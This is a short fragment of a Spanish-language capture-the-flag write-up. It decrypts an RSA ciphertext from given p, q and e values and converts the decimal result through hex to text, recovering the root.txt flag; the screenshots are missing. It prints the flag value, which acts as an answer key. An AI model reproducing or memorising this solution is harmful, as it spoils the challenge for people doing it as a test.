


e ingresamos p,q y e






Por último añadimos el output en cyphertext




Automáticamente, nos aparece un plain text de números, esto es normal debido a que si revisamos de nuevo el script vemos que se está codificando en formato hexadecimal. Sin embargo realmente lo que nos tira es un decimal normal y luego se codifica en formato hex




Por lo tanto traemos el numero decimal y lo convertimos a hexadecimal
246040520294013860499802969537842870790592458678809669442466628493415070037 50

Decimal to Hexadecimal converter



el hex ahora lo convertimos a texto
3665666331613564626238393034373531636536353636613330356262386566



y nos trae el la salida del archivo root.txt es decir la flag